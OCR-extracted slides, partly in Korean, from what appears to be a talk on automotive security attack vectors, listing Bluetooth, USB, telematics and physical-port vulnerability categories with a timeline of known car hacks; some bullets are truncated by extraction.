
- **ETC**

  - ✓ Web Browser Hacking (MITM)
  - ✓ Smartphone APP Hacking
  - ✓ Cloud Server Hacking
  - ✓ Digital Radio
  - ✓ UART/JTAG/ISP Port

Attack Vectors of vehicle

2010 - 워싱턴대
2012 - 찰리밀러
2015 – TESLA S

- **Physically**
  - ✓ OBD-II Port, Ethernet



- **Bluetooth Based Vulnerabilities Analysis**
  - ✓ Bluetooth stack vulnerabilities
  - ✓ Bluetooth Packet analysis
  - ✓ Memory corruption on parsing

- **USB Based Vulnerabilities Analysis**
  - ✓ USB stack vulnerabilities
  - ✓ Multimedia file fuzzing
  - ✓ File System handling vulnerabilities

- **Telematics based Vulnerabilities Analysis**
  - ✓ Remote attack via SMS
  - ✓ Rem
  - ✓ Mer

2015 - 찰리밀러

- **ETC**
  - ✓ Web
  - ✓ Sma
  - ✓ Clou
  - ✓ Digital Radio
  - ✓ UART/JTAG/ISP Port

2015 – GM ONSTAR
2016 – DAB
2016 – TESLA S

Q/A

감사합니다!